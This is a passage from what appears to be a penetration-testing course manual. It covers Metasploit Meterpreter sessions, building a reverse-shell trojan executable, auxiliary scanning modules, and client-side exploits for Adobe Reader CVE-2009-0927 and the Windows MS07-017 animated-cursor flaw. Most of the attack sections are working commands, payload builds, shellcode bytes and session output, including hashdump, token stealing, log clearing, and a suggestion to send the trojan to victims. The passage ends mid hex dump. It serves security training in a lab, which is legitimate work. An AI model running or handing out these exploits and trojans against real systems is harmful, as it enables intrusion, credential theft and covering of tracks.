
Execute the exploit and see that a session has been created. As for the reverse VNC shellcode, it has a tendency not to work. If you see a session has been created, wait for up to one minute for the VNC connection to initiate:

A VNC window should appear (if you're lucky!). Notice that you have been provided with a Courtesy Shell, in case the machine is in a logged-off state. The VNC payload is very slow to react even on a local LAN, let alone a WAN link:

9.1.5 Exercises

Don't forget to shut down the Windows XP firewall or alternatively open a port for bind shells.

1. Attack the Windows XP lab computer with a relevant exploit and gain a shell using Metasploit Framework 3. Try the console and command line Metasploit interfaces.

2. Experiment with bind, reverse, and adduser payloads on various machines in the labs. Try to compromise some of them using Metasploit.

3. Explain the difference between **windows/shell/reverse_tcp** and **windows/shell_reverse_tcp**.

9.2 Interesting Payloads

Metasploit has some interesting payloads, in addition to bind/reverse shells. You've already met the VNC reverse connection DLL injection payload. In this module, we will take a look at the Meterpreter Payload.

9.2.1 Meterpreter Payload

As described on the Metasploit site, the Meterpreter is an advanced multi-function payload that can be dynamically extended at run-time. This means that it provides you with a basic shell and allows you to add new features to it as needed. Please refer to the Meterpreter documentation for an in-depth description of how it works and what you can do with it. The Meterpreter manual can be found in the docs subdirectory of the framework as well as online at:

http://www.metasploit.com/documents/meterpreter.pdf.

You can deploy Meterpreter as exploit payload or via binary form. Binary form deployment is discussed in a later module.

1. Gain a Meterpreter shell on a vulnerable machine. Once in, type **help** to view the Core feature set of commands:

```
bt framework3 # ./msfcli windows/http/ability_stor
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.104 RHOST=192.168.9.55 E

[*] Started reverse handler

[*] Trying target JMP ESP - XP SP2...

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...

[*] Uploading DLL (81931 bytes)...

[*] Upload completed.

[*] Meterpreter session 1 opened (192.168.8.104:4444 -> 192.168.9.55:1144)

meterpreter >help
```

234

```
Core Commands

=============

    Command       Description

    -------       -----------

    ?               Help menu

    channel       Display information about active channels

    close         Close a channel

    exit           Terminate the Meterpreter session

    help          Help menu

    interact      Interact with a channel

    irb            Drop into irb scripting mode

    migrate      Migrate the server to another process

    quit          Terminate the Meterpreter session

    read         Reads data from a channel

    run           Execute a Meterpreter script

    use           Load one or more Meterpreter extensions

    write        Write data to a channel


Stdapi: File system Commands

===========================

    Command       Description

    -------       -----------

    cat             Read the contents of a file to the screen

    cd             Change directory

    download     Download a file or directory

    edit            Edit a file

    getwd         Print working directory

    lcd           Change local directory

    ls              List files

    mkdir         Make directory

    pwd           Print working directory
```

235

```
    rmdir           Remove directory

    upload          Upload a file or directory
Stdapi: Networking Commands

===========================

    Command       Description

    -------       -----------

    ipconfig      Display interfaces

    portfwd       Forward a local port to a remote service

    route          View and modify the routing table
Stdapi: System Commands

======================

    Command       Description

    -------       -----------

    execute       Execute a command

    getpid         Get the current process identifier

    getuid         Get the user that the server is running as

    kill           Terminate a process

    ps             List running processes

    reboot        Reboot the remote computer

    reg            Modify and interact with the remote registry

    rev2self      Call RevertToSelf() on the remote machine

    shutdown    Shut down the remote computer

    sysinfo       Get information about the remote system, such as OS
Stdapi: User interface Commands

==============================

    Command       Description

    -------       -----------

    idletime      Return the number of seconds the remote user has been idle

    uictl         Control some of the user interface components
meterpreter >
```

2. You can use these functions to simplify your remote shell experience. Using the Meterpreter payload, you can upload and download files, manage processes, execute command shells and interact with them, and so on:

```
root@bt:/pentest/exploits/framework3# ./msfconsole

       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 532 exploits - 249 auxiliary
+ -- --=[ 198 payloads - 23 encoders - 8 nops
       =[ svn r8749 updated today (2010.03.08)
msf exploit(ability_stor) > exploit
[*] Started reverse handler on 192.168.182.128:4444
[*] Connecting to FTP server 192.168.182.129:21...
[*] Connected to target FTP server.
[*] Authenticating as ftp with password ftp...
[*] Sending password...
[*] Trying target Windows XP SP2 English...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1172)
meterpreter > help
Core Commands
=============


    Command       Description
    -------       -----------
    ?             Help menu
    background    Background the current session
    channel       Display information about active channels
    ...
    use           Load a one or more Meterpreter extensions
    write         Write data to a channel
```

```
Stdapi: File system Commands

===========================

    Command        Description

    -------        -----------

    cat            Read the contents of a file to the screen

    cd             Change directory

    ...

    rmdir          Remove directory

    upload         Upload a file or directory


Stdapi: Networking Commands

===========================

    Command        Description

    -------        -----------

    ipconfig       Display interfaces

    portfwd        Forward a local port to a remote service

    route          View and modify the routing table


Stdapi: System Commands

=======================

    Command        Description

    -------        -----------

    clearev        Clear the event log

    drop_token     Relinquish any active impersonation token

    ...

    steal_token    Attempt to steal an impersonation token from the target process

    sysinfo        Get information about the remote system, such as OS


Stdapi: User interface Commands

===============================
```

```
    Command       Description

    -------       -----------

    enumdesktops   List all accessible desktops and window stations

    ...

    setdesktop    Move to a different workstation and desktop

    uictl         Control some of the user interface components
Priv: Elevate Commands

=====================

    Command       Description

    -------       -----------

    getsystem     Attempt to elevate your privilege to that of local system
Priv: Password database Commands

==============================

    Command       Description

    -------       -----------

    hashdump      Dump the contents of the SAM database
Priv: Timestomp Commands

======================

    Command       Description

    -------       -----------

    timestomp     Manipulate file MACE attributes


meterpreter >
```

3. Check out the other extensions Metasploit has to offer such as the Windows registry manipulation plug-in. Metasploit 3 has an extra module that can be called, named **priv**. You can call it during runtime by using the following command:

```
meterpreter > use priv
```

9.2.3 Binary Payloads

Metasploit has a neat option to output various payloads as PE executables. This feature is not very well documented, although it is extremely useful:

```
bt framework3 # ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.119 X
> evil.exe

Created by msfpayload (http://www.metasploit.com).

Payload: windows/meterpreter/reverse_tcp

 Length: 177

Options: LHOST=192.168.8.119

bt framework3 #
```

Ye can now send this file in various forms to the victim as part of a trojan horse or client side attack.

Once executed, a reverse Meterpreter shell should be sent to the attacking machine:

```
bt framework3 # ./msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.8.119 E

[*] Started reverse handler

[*] Starting the payload handler...   (Payload is executed on victim)

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...

[*] Uploading DLL (81931 bytes)...

[*] Upload completed.

[*] Meterpreter session 1 opened (192.168.8.119:4444 -> 192.168.9.55:1072)


meterpreter >
```

9.2.3.1 Exercises

Don't forget to shut down the Windows XP firewall or alternatively open a port for bind shells.

1. Connect to your Windows XP client machine.

2. Attack your Windows XP lab computer and gain a Meterpreter shell using Metasploit Framework. Try the console and command line Metasploit interfaces.

3. Create a Metasploit executable trojan and upload it to an attacked lab machine. Execute it and make sure you receive a connection from it.

9.2.4 Additional Framework v3.x Features

As described in the Metasploit Framework 3 development guide, the 3.0 version of the framework is a refactoring of the 2.x branch that has been written entirely in Ruby. The primary goal of the 3.0 branch is to make the framework easy to use and extend from a programmatic aspect. This goal encompasses not only the development of framework modules (such as exploits) but also to the development of third-party tools and plug-ins that can be used to increase the functionality of the entire suite. By developing an easy-to-use framework at a programmatic level, it follows that exploits and other extensions should be easier to understand and implement than those provided in earlier versions of the framework.

9.2.4.2 Framework 3 Auxiliary Modules

Framework v3.0 introduces several useful auxiliary modules such as UDP discovery sweeps and SMB host identification features:

```
root@bt:/pentest/exploits/framework3# ./msfconsole

      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]

+ -- --=[ 532 exploits - 249 auxiliary

+ -- --=[ 198 payloads - 23 encoders - 8 nops

      =[ svn r8749 updated today (2010.03.08)

msf > show auxiliary

Auxiliary

=========

  Name                              Rank       Description

  ----                              ----       -----------

  admin/backupexec/dump             normal     Veritas Backup Exec Windows Remote File Access

  admin/backupexec/registry         normal     Veritas Backup Exec Server Registry Access

  admin/cisco/ios_http_auth_bypass  normal     Cisco IOS HTTP Unauthorized Administrative Access
```

242

```
    admin/db2/db2rcmd                    normal     IBM DB2 db2rcmd.exe Command Execution Vulnerability.

    admin/mssql/mssql_sql                normal     Microsoft SQL Server Generic Query

    admin/mysql/mysql_enum               normal     MySQL Enumeration Module

    admin/mysql/mysql_sql                normal     MySQL SQL Generic Query

    admin/oracle/oracle_login            normal     Oracle Account Discovery.

    admin/oracle/oracle_sql              normal      Oracle SQL Generic Query

    admin/oracle/oraenum                 normal      Oracle Database Enumeration

    admin/oracle/sid_brute               normal      ORACLE SID Brute Forcer.

    admin/oracle/tnscmd                  normal      TNSLsnr Command Issuer

    admin/pop2/uw_fileretrieval          normal      UoW pop2d Remote File Retrieval Vulnerability

    admin/postgres/postgres_readfile     normal      PostgreSQL Server Generic Query

    scanner/dcerpc/endpoint_mapper       normal      Endpoint Mapper Service Discovery

    scanner/dcerpc/hidden                normal      Hidden DCERPC Service Discovery

    scanner/dcerpc/management            normal      Remote Management Interface Discovery

    test/capture                         normal      Simple Network Capture Tester

...

msf >
```

9.2.4.3 Exercise

1. Use the MSF to identify and enumerate all lab machines using the auxiliary modules. Update your documentation as necessary.

10. Module 10: Client Side Attacks

Overview

This module introduces the concepts and mechanisms behind client side attacks.

Module Objectives

By the end of this module, students should:

1. Understand the concepts behind client side attacks and how they relate to the network infrastructure.
2. Be able to recreate the MS07-017 vulnerability and end up with a working exploit on Windows XP.
3. Use existing client side exploits to compromise lab victim machines as well as execute client side attacks via the Metasploit Framework.
4. Be able to execute cross compiling of Windows DLL's on BackTrack.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

Client side attacks are probably the most insidious form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software such as an FTP server), in order to gain access to a machine. The nastiness of client side attacks stems from the fact that the victim computer does not have to be routable or directly accessible to the attacker. As long as the victim is able to browse to the attacker site, the attack can occur.

As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is not a simple task. Furthermore, monitoring and updating software versions (such as WinZip, Winamp, WinRAR, and more) on all the clients in the network is an almost impossible job.

10.1 Network Implications

Examine the following scenario:

1. The victim browses the attacker's site (perhaps due to a social engineering attack).
2. Malicious HTML exploits browser vulnerability and executes shellcode.
3. Shellcode is a reverse shell over port 443 to the attacker's machine.

Think of the implications of an attack such as this in terms of Stateful Inspection Firewalls. What kind of mitigations can you think of from a networking perspective to help prevent such attacks?

10.2 CVE-2009-0927

The Adobe Acrobat getIcon() Stack Overflow Vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927) was widely abused through 2009 and 2010.

The technical details of this vulnerability were:

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Adobe Acrobat and Adobe Reader. User interaction is required in that a user must visit a malicious web site or open a malicious file.

To recreate this attack, use a public exploit (http://www.exploit-db.com/exploits/9579) posted by kralor. The victim will be your Windows XP lab machine (with Acrobat installed):

```
root@bt:~# wget http://exploit-db.com/sploits/2009-CVE-2009-0927_package.zip

root@bt:~# unzip 2009-CVE-2009-0927_package.zip

root@bt:~# cd CVE-2009-0927_package/

root@bt:~/CVE-2009-0927_package# nano evil_payload.c
```

Configure the DLL payload with the attacking IP address and port to which you want a reverse shell sent:

```
/* evil_payload.c, reverse remote shell as a DLL
 * HOWTO compile with MSVC++:
 * cl /LD evil_payload.c
 * [Coromputer] raised from the ashes.
 * 23/06/2009 - Created by Ivan Rodriguez Almuina (kralor).All rights reserved.
 */
...
#define HOST "127.0.0.1"
#define PORT 80
#define COMMAND "cmd"
```

Then compile the DLL and merge it with a PDF file, using the exploit Python script:

```
root@bt:~/CVE-2009-0927_package# cd /root/.wine/drive_c/MinGW/bin/

root@bt # wine gcc.exe -shared /root/CVE-2009-0927_package/evil_payload.c -o /root/CVE-2009-
0927_package/output.dll -lws2_32

/root/CVE-2009-0927_package/evil_payload.c: In function `DllMain':

/root/CVE-2009-0927_package/evil_payload.c:81: warning: passing arg 6 of `CreateThread' from
incompatible pointer type

root@bt:~/.wine/drive_c/MinGW/bin# cd -

/root/CVE-2009-0927_package

root@bt:~/CVE-2009-0927_package# python evil_pdf.py victim.pdf output.dll


      -=[Crpt] Acrobat Reader - Collab getIcon univeral exploiter [Crpt]=-

                created by Ivan Rodriguez Almuina aka kralor

                        2009 all rights reserved

         Coromputer ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ Coromputer


[-] Creating PDF file 'victim.pdf' DLL file 'output.dll' ...

[-] Reading DLL data ...

[-] Preparing payload (javascript+shellcode+dll) ...

[-] Writing PDF file 'victim.pdf' with payload inside ...

[+] Done, [Coromputer] is alive! alive!

root@bt:~/CVE-2009-0927_package#
```

Once a vulnerable victim opens the file, you should get a reverse shell:

10.3 MS07-017: From PoC to Shell

One of the nastiest client side attacks ever to hit Microsoft is probably the Microsoft Windows Animated Cursor Remote Code Execution Vulnerability: MS07-017.

The vulnerable code was present in all versions of Windows up to and including Windows Vista. All applications that used the standard Windows API for loading cursors and icons were affected. This list included Windows Explorer, Internet Explorer, Mozilla Firefox, Outlook, and others.

The vulnerability can be exploited by a having a victim visit a malicious web page or sending a victim an HTML email message. The attack results in remote code execution on the victim machine with the privileges of the logged-on user.

Take a look at the initial vulnerability report released on March 31, 2007, and try to recreate the attack: http://www.offensive-security.com/pwbonline/ani.html.

Start by creating a malicious ANI file, as demonstrated in the vulnerability report:

```
00000000    52 49 46 46    90 00 00 00    41 43 4F 4E    61 6E 69 68    RIFF....ACONanih
00000010    24 00 00 00    24 00 00 00    02 00 00 00    00 00 00 00    $...$...........
00000020    00 00 00 00    00 00 00 00    00 00 00 00    00 00 00 00    ................
00000030    00 00 00 00    01 00 00 00    61 6E 69 68    58 00 00 00    ........anihX...
00000040    41 41 41 41    41 41 41 41    41 41 41 41    41 41 41 41    AAAAAAAAAAAAAAAA
00000050    41 41 41 41    41 41 41 41    41 41 41 41    41 41 41 41    AAAAAAAAAAAAAAAA
00000060    00 41 41 41    41 41 41 41    41 41 41 41    41 41 41 41    .AAAAAAAAAAAAAAA
00000070    41 41 41 41    41 41 41 41    41 41 41 41    00 00 00 00    AAAAAAAAAAAA....
00000080    00 00 00 00    00 00 00 00    00 00 00 00    00 00 00 00    ................
00000090    42 42 42 42    43 43 43 43                                  BBBBCCCC
```

Copy the binary structure of the file and paste in into a binary file, as shown in the accompanying video:

```
root@bt:~# cat ani | cut -d" " -f2-22 |sed 's/ //g'

52494646900000004143F4E616E6968

2400000024000000020000000000000

0000000000000000000000000000000

0000000001000000616E696858000000

4141414141414141414141414141414141

4141414141414141414141414141414141

0041414141414141414141414141414141

4141414141414141414141414100000000

00000000000000000000000000000000

4242424243434343

root@bt:~# cat ani | cut -d" " -f2-22 |sed 's/ //g' >exploit.hex
```

You can then call this malformed ANI file via an HTML page:

```
<html>

<body style="CURSOR: url('exploit.ani')">Muhahaha</body>

</html>
```

Once this page is served to a vulnerable machine, Internet Explorer crashes. This crash is discrete and does not produce a visual error because the overflow is handled gracefully within Internet Explorer.

Attach OllyDbg to the Internet Explorer process to inspect the crash:

You can see that the PoC has already identified the bytes overwriting EIP.

At a first glance, it seems like none of the registers lead to any useful buffer. However, after a closer inspection, you'll see that EBX holds a pointer to the beginning to the ANI file to the RIFF header.

Because the ANI file structure is rigid, you can't simply place the shellcode anywhere you like. Rather, you must maintain the ANI file format for the file to be read correctly and be able to trigger the

vulnerability. Fortunately, the opcode generated by the ASCII characters RIFF does not mangle the stack or alter execution flow in any significant way.

After looking deeper into the ANI file format, you'll see that you can use a couple of bytes immediately after the RIFF header; you'll have to use these creatively to get to the shellcode.

Locate a **jmp [EBX]** command (return address), which will replace the current \x42\x42\x42\x42 buffer and find a suitable one in user32.dll.

After updating the exploit with this new return address and placing two breakpoints immediately after the RIFF header, you are redirected to the beginning of the RIFF header where you can execute the RIFF header equivalent opcodes and stop at our breakpoints:

Now that you have basic command execution, you need to embed the shellcode in the animated cursor file and figure out a way to get to it.

You can safely append the shellcode to the end of the ANI using **msfpayload**:

```
bt # /pentest/exploits/framework3/msfpayload windows/shell_reverse_tcp
EXITFUNC=none LHOST=192.168.8.99 LPORT=443 R >> exploit.ani
```

The resulting file should look like this:

```
00000000  52 49 46 46  CC CC 00 00   41 43 4F 4E  61 6E 69 68
00000010  24 00 00 00  24 00 00 00   02 00 00 00  00 00 00 00
00000020  00 00 00 00  00 00 00 00   00 00 00 00  00 00 00 00
00000030  00 00 00 00  01 00 00 00   61 6E 69 68  58 00 00 00
00000040  41 41 41 41  41 41 41 41   41 41 41 41  41 41 41 41
00000050  41 41 41 41  41 41 41 41   41 41 41 41  41 41 41 41
00000060  00 41 41 41  41 41 41 41   41 41 41 41  41 41 41 41
00000070  41 41 41 41  41 41 41 41   41 41 41 41  00 00 00 00
00000080  00 00 00 00  00 00 00 00   00 00 00 00  00 00 00 00
00000090  73 E5 D4 77  43 43 43 43   FC 6A EB 4D  E8 F9 FF FF
000000A0  FF 60 8B 6C  24 24 8B 45   3C 8B 7C 05  78 01 EF 8B
000000B0  4F 18 8B 5F  20 01 EB 49   8B 34 8B 01  EE 31 C0 99
000000C0  AC 84 C0 74  07 C1 CA 0D   01 C2 EB F4  3B 54 24 28
